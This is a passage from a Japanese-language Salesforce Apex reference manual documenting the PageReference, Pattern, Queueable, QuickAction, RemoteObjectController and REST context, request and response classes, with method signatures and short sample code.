<apex:page controller="mySecondController" tabStyle="Account">
    <apex:sectionHeader title="New Account Edit Page" />
    <apex:form>
        <apex:pageBlock title="Create a New Account">
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="Account Information">
                <apex:inputField id="accountName" value="{!account.name}"/>
                <apex:inputField id="accountSite" value="{!account.site}"/>
            </apex:pageBlockSection>
       </apex:pageBlock>
    </apex:form>
</apex:page>
```

このセクションの内容:

PageReference コンストラクタ

PageReference のコンストラクタは次のとおりです。

このセクションの内容:

PageReference(partialURL)

指定された URL を使用して、PageReference クラスの新しいインスタンスを作成します。

署名

```
public PageReference(String partialURL)
```

パラメータ

partialURL
型: String

Force.com プラットフォームにホストされるページの部分 URL または完全な外部 URL。*partialURL* パラメータ値の例を次に示します。

- /apex/HelloWorld: http://*mySalesforceInstance*/apex/HelloWorld に配置された Visualforce ページを参照します。
- /*recordID*: 指定されたレコードの詳細ページを参照します。
- http://www.google.com: 外部 URL を参照します。

PageReference(record)

指定された sObject レコードの PageReference クラスの新しいインスタンスを作成します。

署名

```
public PageReference(SObject record)
```

パラメータ

record
型: SObject

作成するページ参照の参照先の sObject レコード。

PageReference メソッド

PageReference のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getAnchor()

ページのURLで参照されるアンカーの名前を返します。これは、URLのハッシュタグ(#)より後の部分です。

署名

```
public String getAnchor()
```

戻り値

型: String

getContent()

Web ブラウザでユーザに表示されるページの出力を返します。

署名

```
public Blob getContent()
```

戻り値

型: Blob

使用方法

返される Blob の内容は、ページの表示方法によって異なります。ページを PDF で表示すると、PDF が返されます。ページを PDF で表示しない場合、HTML が返されます。文字列として返される HTML の内容にアクセスするには、`toString` Blob メソッドを使用します。

メモ: テストメソッドで `getContent` を使用すると、PDF として表示される Visualforce ページを併用して空白の PDF が生成されます。

このメソッドは、次のものには使用できません。

- トリガ
- スケジュール済みの Apex
- 一括処理ジョブ
- Test メソッド
- Apex メールサービス

Visualforce ページにエラーがある場合、`ExecutionException` が発生します。

getContentAsPDF()

`<apex:page>` コンポーネントの `renderAs` 属性に関係なくページを PDF として返します。

署名

```
public Blob getContentAsPDF()
```

戻り値

型: Blob

使用方法

このメソッドは、次のものには使用できません。

- トリガ
- スケジュール済みの Apex
- 一括処理ジョブ

- Test メソッド
- Apex メールサービス

getCookies()

Cookie 名と Cookie オブジェクトの対応付けを返します。キーは Cookie 名の String で、値にはその名前を持つ Cookie オブジェクトのリストが含まれます。

署名

```
public Map<String, System.Cookie[]> getCookies()
```

戻り値

型: Map<String, System.Cookie[]>

使用方法

`Cookie` クラスと組み合わせて使用します。`setCookies` メソッドによって設定された「`apex__`」プレフィックス付きの Cookie のみを返します。

getHeaders()

要求ヘッダーの対応付けを返します。キー文字列にはヘッダー名が含まれ、値文字列にはヘッダーの値が含まれます。

署名

```
public Map<String, String> getHeaders()
```

戻り値

型: Map<String, String>

使用方法

この対応付けを変更して、PageReference オブジェクトの範囲内に保持できます。たとえば、次のように指定できます。

```
PageReference.getHeaders().put('Date', '9/9/99');
```

要求ヘッダーの説明については、「要求ヘッダー」を参照してください。

getParameters()

ページ URL に含まれるクエリ文字列パラメータの対応付けを返します。キー文字列にはパラメータの名前が含まれ、値文字列にはパラメータの値が含まれます。

署名

```
public Map<String, String> getParameters()
```

戻り値

型: Map<String, String>

使用方法

この対応付けを変更して、PageReference オブジェクトの範囲内に保持できます。たとえば、次のように指定できます。

```
PageReference.getParameters().put('id', myID);
```

パラメータキーでは、大文字と小文字は区別されません。次に例を示します。

```
System.assert(

    ApexPages.currentPage().getParameters().get('myParamName') ==

    ApexPages.currentPage().getParameters().get('myparamname'));
```

getRedirect()

PageReference オブジェクトの `redirect` 属性の現在の値を返します。

署名

```
public Boolean getRedirect()
```

戻り値

型: Boolean

使用方法

PageReference オブジェクトの URL が `salesforce.com` ドメイン外の Web サイトに設定されている場合、`redirect` 属性が `true` または `false` のどちらに設定されているかに関係なく、常にリダイレクトされます。

getUrl()

URL が本来定義されている場合は、クエリ文字列パラメータやアンカーをすべて含む PageReference に関連付けられた相対 URL を返します。

署名

```
public String getUrl()
```

戻り値

型: String

setAnchor(anchor)

URL のアンカー参照を指定された文字列に設定します。

署名

```
public System.PageReference setAnchor(String anchor)
```

パラメータ

anchor
型: String

戻り値

型: System.PageReference

例

たとえば、`https://Salesforce_instance/apex/my_page#anchor1` のようになります。

setCookies(cookies)

Cookie オブジェクトのリストを作成します。`Cookie` クラスと組み合わせて使用します。

署名

```
public Void setCookies(Cookie[] cookies)
```

パラメータ

cookies
型: System.Cookie[]

戻り値

型: Void

使用方法

重要:

- Apex の Cookie 名と値セットは URL 符号化されています。つまり、@ などの文字は % 記号および 16 進数表現に置き換えられます。
- `setCookies` メソッドは Cookie 名にプレフィックス「`apex__`」を追加します。

- Cookie の値を `null` に設定すると、期限切れの属性の設定ではなく、空の文字列値の Cookie を送信します。
- Cookie の作成後は、Cookie のプロパティを変更することはできません。
- 機密情報を Cookie に格納する場合は注意してください。Cookie の値に関係なくページはキャッシュされます。動的なコンテンツを生成するために Cookie の値を使用する場合は、ページキャッシュを無効にする必要があります。詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。

setRedirect(redirect)

PageReference オブジェクトの `redirect` 属性の値を設定します。`true` に設定した場合、クライアント側のリダイレクトでリダイレクトが実行されます。

署名

```
public System.PageReference setRedirect(Boolean redirect)
```

パラメータ

redirect
型: Boolean

戻り値

型: System.PageReference

使用方法

この種類のリダイレクトは HTTP GET 要求を実行し、POST を使用してビューステートを更新します。`false` に設定した場合、リダイレクトはサーバ側の転送で実行されます。これは参照先ページが同じコントローラを使用し、参照元ページで使用される拡張の適切なサブセットを含む場合にのみビューステートを維持します。

PageReference オブジェクトの URL が `salesforce.com` ドメイン外の Web サイト、または別のコントローラまたはコントローラ拡張を使用するページに設定されている場合、`redirect` 属性が `true` または `false` のどちらに設定されているかに関係なく、常にリダイレクトされます。

Pattern クラス

正規表現をコンパイルしたものを表します。

名前空間

System

Pattern メソッド

`Pattern` のメソッドは次のとおりです。

このセクションの内容:

compile(regExp)

正規表現を Pattern オブジェクトにコンパイルします。

署名

```
public static Pattern compile(String regExp)
```

パラメータ

regExp
型: String

戻り値

型: System.Pattern

matcher(regExp)

この Pattern オブジェクトに対し、入力文字列 *regExp* に一致する Matcher オブジェクトを作成します。

署名

```
public Matcher matcher(String regExp)
```

パラメータ

regExp
　型: String

戻り値

型: Matcher

matches(regExp, stringtoMatch)

正規表現 *regExp* をコンパイルして、指定された文字列に対するマッチ処理を実行します。指定された文字列が正規表現に一致する場合は `true` を、それ以外は `false` を返します。

署名

```
public static Boolean matches(String regExp, String stringtoMatch)
```

パラメータ

regExp
　型: String

stringtoMatch
　型: String

戻り値

型: Boolean

使用方法

パターンを複数回使用する場合、一度コンパイルしてそれを再利用すれば、このメソッドを毎回起動するよりも効率的に処理できます。

例

次にコード例を示します。

```
Pattern.matches(regExp, input);
```

このコードは、次のコード例と同じ結果を生成します。

```
Pattern.compile(regex).

matcher(input).matches();
```

pattern()

このPatternオブジェクトがコンパイルされた正規表現を返します。

署名

```
public String pattern()
```

戻り値

型: String

quote(yourString)

リテラルパターンのように、文字列 *yourString* に一致するパターンを作成するのに使用する文字列を返します。

署名

```
public static String quote(String yourString)
```

パラメータ

yourString
　型: String

戻り値

型: String

使用方法

入力文字列の $ や ^ などのメタキャラクタやエスケープシーケンスは、特に意味のないリテラル文字として扱われます。

split(yourString)

このパターンに一致する文字列の各サブ文字列を含むリストを返します。

署名

```
public String[] split(String yourString)
```

パラメータ

yourString
　型: String

戻り値

型: String[]

使用方法

このサブ文字列は、文字列の中で発生した順序でリストに記述されます。*yourString* がパターンに一致しない場合、結果リストには元の文字列を含む要素が 1 つだけ含まれます。

split(regExp, limit)

文字列の各サブ文字列を含むリストを返します。このパターンに一致する正規表現 *regExp*、または文字列の末尾に達したことのいずれかにより終了します。

署名

```
public String[] split(String regExp, Integer limit)
```

パラメータ

regExp
型: String

limit
型: Integer

(省略可能) パターンが適用された回数を制御するため、リストの長さに影響を与えます。

- *limit* が 0 より大きい場合、パターンは最大 *limit* - 1 回適用されたことになります。また、リストの長さは最大 *limit* となり、リストの最後のエントリには最後に一致した区切り文字移行のすべての入力が含まれます。
- *limit* が正の値でない場合、パターンを何度でも適用することが可能となり、リストの長さも任意となります。
- *limit* が 0 の場合、パターンは何度でも適用することが可能となり、リストの長さも任意となりますが、残りの続く空の文字列は破棄されます。

戻り値

型: String[]

Queueable インターフェース

監視可能な Apex ジョブの非同期実行を有効にします。

名前空間

System

使用方法

Apex を非同期ジョブとして実行するには、Queueable インターフェースを実装し、execute メソッドの実装に処理ロジックを追加します。

Queueable インターフェースを実装するには、最初に implements キーワードでクラスを次のように宣言する必要があります。

```
public class MyQueueableClass implements Queueable {
```

次に、クラスで次のメソッドの実装を提供する必要があります。

```
public void execute(QueueableContext context) {

    // Your code here

}
```

クラスとメソッドの実装は、public または global として宣言する必要があります。

クラスを非同期実行するために送信するには、Queueable インターフェースのクラス実装のインスタンスを次のように渡して System.enqueueJob をコールします。

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

このセクションの内容:

関連トピック:

キュー可能 Apex

Queueable メソッド

Queueable のメソッドは次のとおりです。

このセクションの内容:

execute(context)

キュー可能ジョブを実行します。

署名

```
public void execute(QueueableContext context)
```

パラメータ

context

型: QueueableContext

ジョブ ID が含まれます。

戻り値

型: Void

Queueable の実装例

これは、`Queueable` インターフェースの実装例です。この例の `execute` メソッドは、新規取引先を挿入します。

```
public class AsyncExecutionExample implements Queueable {

    public void execute(QueueableContext context) {

        Account a = new Account(Name='Acme',Phone='(415) 555-1212');

        insert a;

    }

}
```

このクラスをジョブとしてキューに追加するには、次のメソッドをコールします。

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

キュー可能クラスを実行のために送信すると、ジョブはキューに追加され、システムリソースが使用可能になると処理されます。ジョブの状況は、プログラムで AsyncApexJob をクエリするか、ユーザインターフェースの [設定] で [ジョブ] > [Apex ジョブ] をクリックすることで監視できます。

送信したジョブに関する情報をクエリするには、`System.enqueueJob` メソッドが返したジョブ ID で絞り込んで AsyncApexJob に対する SOQL クエリを実行します。次の例では、前の例で取得された jobID 変数を使用します。

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

future ジョブと同様、キュー可能ジョブはバッチを処理しません。そのため、処理されたバッチ数と合計バッチ数は常に 0 です。

キュー可能ジョブのテスト

次の例では、テストメソッドでキュー可能ジョブの実行する方法を示します。キュー可能ジョブは、非同期プロセスです。このプロセスがテストメソッド内で実行されるようにするには、ジョブを `Test.startTest` と `Test.stopTest` 間のブロック内でキューに送信する必要があります。システムは、テストメソッドで開始さ

れたすべての非同期プロセスを、Test.stopTest ステートメントの後に同期して実行します。次に、テストメソッドは、ジョブで作成された取引先をクエリして、キュー可能ジョブの結果を検証します。

```
@isTest

public class AsyncExecutionExampleTest {

    static testmethod void test1() {

        // startTest/stopTest block to force async processes

        //   to run in the test.

        Test.startTest();

        System.enqueueJob(new AsyncExecutionExample());

        Test.stopTest();



        // Validate that the job has run

        // by verifying that the record was created.

        // This query returns only the account created in test context by the

        // Queueable class method.

        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];

        System.assertNotEquals(null, acct);

        System.assertEquals('(415) 555-1212', acct.Phone);

    }

}
```

メモ: キュー可能 Apex ジョブの ID はテストコンテキスト内では返されません。実行テストで System.enqueueJob は null を返します。

QueueableContext インターフェース

Queueable インターフェースを実装するクラスの execute() メソッドのパラメータ型を表し、ジョブ ID が含まれます。このインターフェースは、Apex で内部に実装されます。

名前空間

System

QueueableContext メソッド

QueueableContext のメソッドは次のとおりです。

このセクションの内容:

getJobId()

Queueable インターフェースを使用する送信済みジョブの ID を返します。

署名

```
public ID getJobId()
```

戻り値

型: ID

送信済みジョブの ID。

QuickAction クラス

Apex を使用して、カスタム項目が許可されるオブジェクトや Chatter フィードに表示されるオブジェクト、またはグローバルに使用可能なオブジェクトについて、アクションを要求したり処理したりできます。

名前空間

System

例

このサンプルでは、挿入する新しい取引先責任者をクイックアクションで作成するかどうかをトリガで判定します。作成する場合、WhereFrom__c カスタム項目に、クイックアクションが取引先責任者にとってグローバルかローカルかに応じた値が設定されます。または、挿入する取引先責任者をクイックアクションで作成しない場合は、WhereFrom__c 項目が 'NoAction' に設定されます。

```
trigger accTrig2 on Contact (before insert) {

    for (Contact c : Trigger.new) {

        if (c.getQuickActionName() == QuickAction.CreateContact) {

            c.WhereFrom__c = 'GlobaActionl';

        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {
```

```
            c.WhereFrom__c = 'AccountAction';
        } else if (c.getQuickActionName() == null) {
            c.WhereFrom__c = 'NoAction';
        } else {
            System.assert(false);
        }
    }
}
```

このサンプルでは、渡された取引先責任者オブジェクトに対してグローバルアクション (`QuickAction.CreateContact`) を実行します。

```
public Id globalCreate(Contact c) {
    QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();
    req.quickActionName = QuickAction.CreateContact;
    req.record = c;
    QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
    return c.id;
}
```

関連トピック:

- QuickActionRequest クラス
- QuickActionResult クラス

QuickAction メソッド

`QuickAction` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

describeAvailableQuickActions(parentType)
指定された親オブジェクトで使用可能なクイックアクションのメタデータ情報を返します。

describeAvailableQuickActions(sObjectNames)
指定されたクイックアクションのメタデータ情報を返します。

performQuickAction(quickActionRequest)
クイックアクション要求で指定されたクイックアクションを実行し、アクションの結果を返します。

performQuickAction(quickActionRequest, allOrNothing)
部分的な完了オプションを設定し、クイックアクション要求で指定されたクイックアクションを実行して、結果を返します。

performQuickActions(quickActionRequests)
クイックアクション要求リストで指定された各クイックアクションを実行し、アクションの結果を返します。

performQuickActions(quickActionRequests, allOrNothing)
部分的な完了オプションを設定し、クイックアクション要求リストで指定された各クイックアクションを実行して、アクションの結果を返します。

describeAvailableQuickActions(parentType)

指定された親オブジェクトで使用可能なクイックアクションのメタデータ情報を返します。

署名

```
public static List<QuickAction.DescribeAvailableQuickActionResult>
describeAvailableQuickActions(String parentType)
```

パラメータ

parentType
型: String

親オブジェクト種別。オブジェクト種別名(「Account」)または「Global」(このメソッドはエンティティレベルではなくグローバルレベルで呼び出される)を指定できます。

戻り値

型: List<QuickAction.DescribeAvailableQuickActionResult>

親オブジェクトで使用可能なクイックアクションのメタデータ情報。

例

```
// Called for Account entity.

List<QuickAction.DescribeAvailableQuickActionResult> result1 =

    QuickAction.DescribeAvailableQuickActions('Account');



// Called at global level, not entity level.

List<QuickAction.DescribeAvailableQuickActionResult> result2 =

    QuickAction.DescribeAvailableQuickActions('Global');
```

describeAvailableQuickActions(sObjectNames)

指定されたクイックアクションのメタデータ情報を返します。

署名

```
public static List<QuickAction.DescribeQuickActionResult>
describeAvailableQuickActions(List<String> sObjectNames)
```

パラメータ

sObjectNames
型: List<String>
クイックアクションの名前。クイックアクション名には、エンティティレベルの場合はエンティティ名（「Account.QuickCreateContact」）、グローバルレベルでアクションを使用する場合は「Global」（「Global.CreateNewContact」）を含めることができます。

戻り値

型: List<QuickAction.DescribeQuickActionResult>

指定されたクイックアクションのメタデータ情報。

例

```
// First 3 parameter values are for actions at the entity level.

// Last parameter is for an action at the global level.

List<QuickAction.DescribeQuickActionResult> result =

    QuickAction.DescribeQuickActions(new List<String> {

        'Account.QuickCreateContact', 'Opportunity.Update1',

        'Contact.Create1', 'Global.CreateNewContact' });
```

performQuickAction(quickActionRequest)

クイックアクション要求で指定されたクイックアクションを実行し、アクションの結果を返します。

署名

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest)
```

パラメータ

quickActionRequest
型: QuickAction.QuickActionRequest

戻り値

型: QuickAction.QuickActionResult

performQuickAction(quickActionRequest, allOrNothing)

部分的な完了オプションを設定し、クイックアクション要求で指定されたクイックアクションを実行して、結果を返します。

署名

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest, Boolean
allOrNothing)
```

パラメータ

quickActionRequest
型: QuickAction.QuickActionRequest

allOrNothing
型: Boolean

部分的な完了をこの操作で許可するかどうかを指定します。この引数を `false` に設定した場合、1 つのレコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: QuickAction.QuickActionResult

performQuickActions(quickActionRequests)

クイックアクション要求リストで指定された各クイックアクションを実行し、アクションの結果を返します。

署名

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests)
```

パラメータ

quickActionRequests
型: List<QuickAction.QuickActionRequest>

戻り値

型: List<QuickAction.QuickActionResult>

performQuickActions(quickActionRequests, allOrNothing)

部分的な完了オプションを設定し、クイックアクション要求リストで指定された各クイックアクションを実行して、アクションの結果を返します。

署名

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests, Boolean
allOrNothing)
```

パラメータ

quickActionRequests
型: List<QuickAction.QuickActionRequest>

allOrNothing
型: Boolean

部分的な完了をこの操作で許可するかどうかを指定します。この引数を `false` に設定した場合、1 つのレコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: List<QuickAction.QuickActionResult>

RemoteObjectController

リモートオブジェクト上書きメソッド内の標準 Visualforce リモートオブジェクト操作にアクセスするには、`RemoteObjectController` を使用します。

名前空間

System

使用方法

`RemoteObjectController` は、リモートオブジェクトメソッド内での使用にのみサポートされます。Visualforce ページでの `RemoteObjectController` の使用方法の例については、『*Visualforce 開発者ガイド*』の「デフォルトのリモートオブジェクト操作の上書き」を参照してください。

RemoteObjectController メソッド

`RemoteObjectController` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

create(type, fields)

データベースにレコードを作成します。

署名

```
public static Map<String,Object> create(String type, Map<String,Object> fields)
```

パラメータ

type
型: String
create がコールされている sObject 型。

fields
型: Map<String,Object>
新しいレコードに設定される項目および値。

戻り値

型: Map<String,Object>

戻り値は、リモートオブジェクト操作の結果を表す対応付けです。返される内容はコールの結果によって異なります。

成功
作成されたレコードの ID を示す単一要素を含む対応付け。たとえば、`{ id: 'recordId' }` です。

失敗
操作全体のエラーメッセージを示す単一要素を含む対応付け。たとえば、`{ error: 'errorMessage' }` です。

del(type, recordIds)

データベースからレコードを削除します。

署名

```
public static Map<String,Object> del(String type, List<String> recordIds)
```

パラメータ

type
　型: String

　delete **がコールされている** sObject **型**。

recordIds
　型: List<String>

　削除するレコードの ID。

戻り値

型: Map<String,Object>

戻り値は、リモートオブジェクト操作の結果を表す対応付けです。返される内容は、メソッドのコール方法およびコールの結果によって異なります。

単一削除 — 成功
　削除されたレコードの ID **を示す単一要素を含む対応付け。たとえば、**`{ id: 'recordId' }` **です。**

一括削除 — 成功
　単一要素である Map<String,Object> **要素の配列を含む対応付け。各要素に、削除されたレコードの** ID **と、個々のレコード削除のエラー (存在する場合) の配列が含まれます。たとえば、**`{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }` **です。**

単一および一括削除 — 失敗
　操作全体のエラーメッセージを示す単一要素を含む対応付け。たとえば、`{ error: 'errorMessage' }` **です。**

retrieve(type, fields, criteria)

データベースからレコードを取得します。

署名

```
public static Map<String,Object> retrieve(String type, List<String> fields,
Map<String,Object> criteria)
```

パラメータ

type
　型: String

　retrieve **がコールされている** sObject **型**。

fields
　型: List<String>

各レコードで取得する項目。

criteria

型: Map<String,Object>

クエリの実行時に使用する条件。

戻り値

型: Map<String,Object>

戻り値は、リモートオブジェクト操作の結果を表す対応付けです。返される内容はコールの結果によって異なります。

成功

次の要素を含む対応付け。

- `records`: クエリ条件に一致するレコードの配列。
- `type`: 取得された sObject の型を示す文字列。
- `size`: 応答に含まれるレコード数。

失敗

操作全体のエラーメッセージを示す単一要素を含む対応付け。たとえば、`{ error: 'errorMessage' }` です。

updat(type, recordIds, fields)

データベースのレコードを更新します。

署名

```
public static Map<String,Object> updat(String type, List<String> recordIds,
Map<String,Object> fields)
```

パラメータ

type

型: String

update がコールされている sObject 型。

recordIds

型: List<String>

更新するレコードの ID。

fields

型: Map<String,Object>

更新する項目と、各項目の更新する値。

戻り値

型: Map<String,Object>

戻り値は、リモートオブジェクト操作の結果を表す対応付けです。返される内容は、メソッドのコール方法およびコールの結果によって異なります。

単一更新 — 成功
: 更新されたレコードの ID を示す単一要素を含む対応付け。たとえば、`{ id: 'recordId' }` です。

一括更新 — 成功
: 単一要素である Map<String,Object> 要素の配列を含む対応付け。各要素に、更新されたレコードの ID と、個々のレコード更新のエラー (存在する場合) の配列が含まれます。たとえば、`{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }` です。

単一および一括更新 — 失敗
: 操作全体のエラーメッセージを示す単一要素を含む対応付け。たとえば、`{ error: 'errorMessage' }` です。

ResetPasswordResult クラス

パスワードのリセット結果を表します。

名前空間

System

ResetPasswordResult メソッド

`ResetPasswordResult` のインスタンスメソッドを次に示します。

このセクションの内容:

getPassword()

`System.resetPassword` メソッドコールによって生成された新しいパスワードを返します。

署名

```
public String getPassword()
```

戻り値

型: String

RestContext クラス

`RestRequest` オブジェクトと `RestResponse` オブジェクトを含みます。

名前空間

System

使用方法

System.RestContext クラスを使用して、Apex REST メソッドの RestRequest オブジェクトと RestResponse オブジェクトにアクセスします。

サンプル

次の例では、RestContext を使用して、Apex REST メソッドの RestRequest オブジェクトと RestResponse オブジェクトにアクセスする方法を示します。

```
@RestResource(urlMapping='/MyRestContextExample/*')

global with sharing class MyRestContextExample {



    @HttpGet

    global static Account doGet() {

        RestRequest req = RestContext.request;

        RestResponse res = RestContext.response;

        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];

        return result;

    }



}
```

RestContext プロパティ

RestContext のプロパティは次のとおりです。

このセクションの内容:

request

Apex REST メソッドに対し RestRequest を返します。

response
Apex REST メソッドに対し RestResponse を返します。

request

Apex REST メソッドに対し RestRequest を返します。

署名

```
public RestRequest request {get; set;}
```

プロパティ値

型: System.RestRequest

response

Apex REST メソッドに対し RestResponse を返します。

署名

```
public RestResponse response {get; set;}
```

プロパティ値

型: System.RestResponse

RestRequest クラス

HTTP 要求から Apex RESTful Web サービスメソッドにデータを渡す場合に使用されるオブジェクトを表します。

名前空間

System

使用方法

System.RestRequest クラスを使用して、REST アノテーションの 1 つを使用して定義される Apex RESTful Web サービスメソッドに要求データを渡します。

例: REST アノテーションが付加されたメソッドを含む Apex クラス

次の例では、Apex の Apex REST API の実装方法を示します。このクラスが公開する GET、DELETE、および POST の 3つのメソッドはそれぞれ、異なる HTTP 要求を処理します。HTTP 要求を発行して、クライアントからアノテーションが付加されたこれらのメソッドをコールできます。

```
@RestResource(urlMapping='/Account/*')
```

```
global with sharing class MyRestResource {


    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }


    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }


  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
```

```
        insert account;
        return account.Id;
    }
}
```

このセクションの内容:

RestRequest コンストラクタ

RestRequest のコンストラクタは次のとおりです。

このセクションの内容:

RestRequest()

System.RestRequest クラスの新しいインスタンスを作成します。

署名

```
public RestRequest()
```

RestRequest プロパティ

RestRequest のプロパティは次のとおりです。

メモ: RestRequest List プロパティと Map プロパティは参照専用ですが、内容は参照・更新が可能です。変更するには、Collection メソッドを直接コールするか、前の表に示した、関連付けられた RestRequest メソッドを使用できます。

このセクションの内容:

params
要求が受け取るパラメータを返します。

remoteAddress
要求を行うクライアントの IP アドレスを返します。

requestBody
リクエストボディを返すか、設定します。

requestURI
HTTP 要求文字列内のホスト名の後の文字列をすべて返すか、設定します。

resourcePath
要求の REST リソースパスを返します。

headers

要求が受け取るヘッダーを返します。

署名

```
public Map<String, String> headers {get; set;}
```

プロパティ値

型: Map<String, String>

httpMethod

サポートされる HTTP 要求メソッドの 1 つを返します。

署名

```
public String httpMethod {get; set;}
```

プロパティ値

型: String

返される値は次のとおりです。

- DELETE
- GET
- HEAD
- PATCH
- POST
- PUT

params

要求が受け取るパラメータを返します。

署名

```
public Map <String, String> params {get; set;}
```

プロパティ値

型: Map<String, String>

remoteAddress

要求を行うクライアントの IP アドレスを返します。

署名

```
public String remoteAddress {get; set;}
```

プロパティ値

型: String

requestBody

リクエストボディを返すか、設定します。

署名

```
public Blob requestBody {get; set;}
```

プロパティ値

型: Blob

使用方法

Apex メソッドにパラメータがない場合、Apex REST は HTTP リクエストボディを `RestRequest.requestBody` プロパティにコピーします。パラメータがある場合、Apex REST はデータをそれらのパラメータに並列化しようとします。ただし、データは `RestRequest.requestBody` プロパティには並列化されません。

requestURI

HTTP 要求文字列内のホスト名の後の文字列をすべて返すか、設定します。

署名

```
public String requestURI {get; set;}
```

プロパティ値

型: String

例

たとえば、要求文字列が *https://instance.salesforce.com/services/apexrest/Account/* の場合、`requestURI` は */services/apexrest/Account/* です。

resourcePath

要求の REST リソースパスを返します。

署名

```
public String resourcePath {get; set;}
```

プロパティ値

型: String

例

たとえば、Apex REST クラスが `/MyResource/*` の `urlMapping` を定義している場合、`resourcePath` プロパティは `/services/apexrest/MyResource/*` を返します。

RestRequest メソッド

`RestRequest` のメソッドは次のとおりです。すべてインスタンスメソッドです。

メモ: 実行時に、ヘッダーまたはパラメータは、対応するプロパティに自動的に並列化されるため、通常 `RestRequest` オブジェクトに追加する必要はありません。次のメソッドは、Apex REST クラスをテストするユニットを対象とします。これらのメソッドを使用して、ヘッダーまたはパラメータ値を `RestRequest` オブジェクトに追加でき、REST メソッドコールを再作成する必要はありません。

このセクションの内容:

addHeader(name, value)

要求ヘッダー対応付けにヘッダーを追加します。

署名

```
public Void addHeader(String name, String value)
```

パラメータ

name
型: String

value
型: String

戻り値

型: Void

使用方法

このメソッドは、Apex REST クラスのテストユニットを対象としています。

次のヘッダーは許可されていません。

- Cookie
- set-cookie
- set-cookie2
- content-length
- 認証

いずれかが使用された場合は Apex 例外が返されます。

addParameter(name, value)

要求パラメータ対応付けにパラメータを追加します。

署名

```
public Void addParameter(String name, String value)
```

パラメータ

name
型: String

value
型: String

戻り値

型: Void

使用方法

このメソッドは、Apex REST クラスのテストユニットを対象としています。

RestResponse クラス

Apex RESTful Web サービスメソッドから HTTP 応答にデータを渡す場合に使用されるオブジェクトを表します。

名前空間

System

使用方法

`System.RestReponse` クラスを使用して、REST アノテーション (ページ 123)の 1 つを使用して定義される Apex RESTful Web サービスメソッドの応答データを渡します。

このセクションの内容:

RestResponse コンストラクタ

`RestResponse` のコンストラクタは次のとおりです。

このセクションの内容:

RestResponse()

`System.RestResponse` クラスの新しいインスタンスを作成します。

署名

```
public RestResponse()
```

RestResponse プロパティ

`RestResponse` のプロパティは次のとおりです。

メモ: `RestResponse` List プロパティと Map プロパティは参照専用ですが、内容は参照・更新が可能です。変更するには、Collection メソッドを直接コールするか、前の表に示した、関連付けられた `RestResponse` メソッドを使用できます。

このセクションの内容:

responseBody

レスポンスボディを返すか、設定します。

署名

```
public Blob responseBody {get; set;}
```

プロパティ値

型: Blob

使用方法

応答は、メソッドの戻り値の逐次化された形式、または、次のルールに基づいた responseBody プロパティの値です。

- メソッドが void を返す場合、Apex REST は、`responseBody` プロパティの応答を返します。
- メソッドが値を返す場合、Apex REST は、戻り値を応答として逐次化します。

headers

応答に送信されるヘッダーを返します。

署名

```
public Map<String, String> headers {get; set;}
```

プロパティ値

型: Map<String, String>

statusCode

応答状況コードを返すか、設定します。

署名

```
public Integer statuscode {get; set;}
```

プロパティ値

型: Integer

状況コード

次に、有効な応答状況コードを示します。状況コードは、`RestResponse.statusCode` プロパティから返されます。

メモ: `RestResponse.statusCode` プロパティを表に示されていない値に設定した場合、HTTP 状況 500 とエラーメッセージ「Invalid status code for HTTP response: nnn」が返されます。nnn は無効な状況コード値です。

状況コード	説明
200	OK
201	CREATED
202	ACCEPTED
204	NO_CONTENT
206	PARTIAL_CONTENT
300	MULTIPLE_CHOICES
301	MOVED_PERMANENTLY
302	FOUND
304	NOT_MODIFIED
400	BAD_REQUEST
401	UNAUTHORIZED
403	FORBIDDEN
404	NOT_FOUND
405	METHOD_NOT_ALLOWED
406	NOT_ACCEPTABLE
409	CONFLICT
410	GONE
412	PRECONDITION_FAILED
413	REQUEST_ENTITY_TOO_LARGE
414	REQUEST_URI_TOO_LARGE
415	UNSUPPORTED_MEDIA_TYPE
417	EXPECTATION_FAILED

状況コード	説明
500	INTERNAL_SERVER_ERROR
503	SERVER_UNAVAILABLE

RestResponse メソッド

`RestResponse` のインスタンスメソッドを次に示します。

